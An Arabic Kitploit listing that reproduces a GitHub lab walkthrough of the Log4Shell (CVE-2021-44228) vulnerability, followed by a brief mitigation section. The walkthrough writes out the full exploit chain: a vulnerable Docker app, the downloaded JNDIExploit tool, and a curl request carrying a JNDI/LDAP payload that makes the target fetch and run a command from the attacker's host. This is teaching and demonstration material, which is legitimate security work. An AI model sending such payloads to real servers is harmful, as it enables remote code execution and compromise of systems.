
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Log4Shell — هذا المستودع مخصص لتوضيح ثغرة Log4j لعام 2021 (CVE-2021-44228) والتخفيف من حدتها. | Kitploit

أدوات/GitHubGitHub/feryaeljustice/log4shell
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubferyaeljustice/log4shell

Log4Shell

هذا المستودع مخصص لتوضيح ثغرة Log4j لعام 2021 (CVE-2021-44228) والتخفيف من حدتها.

عرض المستودع
25منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    347
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    297

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

Log4Shell

هذا المستودع مخصص لعرض ثغرة Log4j لعام 2021 (CVE-2021-44228) وشرح كيفية التخفيف منها.

ما هي Log4Shell؟

تتكون ثغرة CVE-2021-44228 / Log4Shell من حقن برنامج ضعيف بحمولة خبيثة، والتي تطلب من Log4J الحصول على قيمة من مصدر خارجي، عبر JNDI ومن خلال بروتوكول LDAP. ... البيانات المستوردة يمكن أن تكون كودًا، والذي سيتم تنفيذه بواسطة Log4J على النظام.

إثبات المفهوم (فيديو تعليمي)



  1. نقوم بتشغيل تطبيق ويب Spring Boot ضعيف أمام CVE-2021-44228 في Docker، الملقب بـ Log4Shell بواسطة @christophetd. يستخدم Log4j 2.14.1 (عبر spring-boot-starter-log4j2 2.6.1) و JDK 1.8.0_181. docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app Log4Shell_1 Log4Shell_2


  2. نقوم بتنزيل JNDI Exploit الخاص بـ Log4Shell من أرشيف الويب في هذه الحالة، ولكن يمكنك تنزيله من أي مكان يتوفر فيه. wget https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip Log4Shell_3 Log4Shell_4

  3. نحصل على عنوان IP الخاص بجهازنا الذي يشغّل حاوية Docker الخاصة بتطبيق Log4Shell. ifconfig Log4Shell_IP
  4. نقوم بفك ضغط الملف المضغوط الذي يحتوي على JNDI Exploit الخاص بـ Log4Shell، فنحصل على ملف JAR ونقوم بتشغيله مع وضع عنوان IP الذي حصلنا عليه في الخطوة 3.

unzip JNDIExploit.v1.2.zip
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i your-private-ip -p 8888

Log4Shell_5


  1. بعد ذلك، نقوم بتشغيل الاستغلال باستخدام: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}' Log4Shell_6

  • نلاحظ أن لدينا اتصال JNDI بجهازنا، ويمكننا رؤية الكود الذي تم تنفيذه بواسطة Log4J. Log4Shell_7

  1. للتأكد من نجاح تنفيذ الكود، لاحظ أن الملف /tmp/pwned.txt تم إنشاؤه في الحاوية التي تشغّل التطبيق الضعيف. docker exec vulnerable-app ls /tmp Log4Shell_8

التخفيف

فيديو حول كيفية التخفيف من ثغرة Log4Shell في Windows و Linux: التخفيف

التخفيف في Linux (صورة مثال)

MITIGATION

المؤلف

Feryael Justice 2022

تنزيل الأداة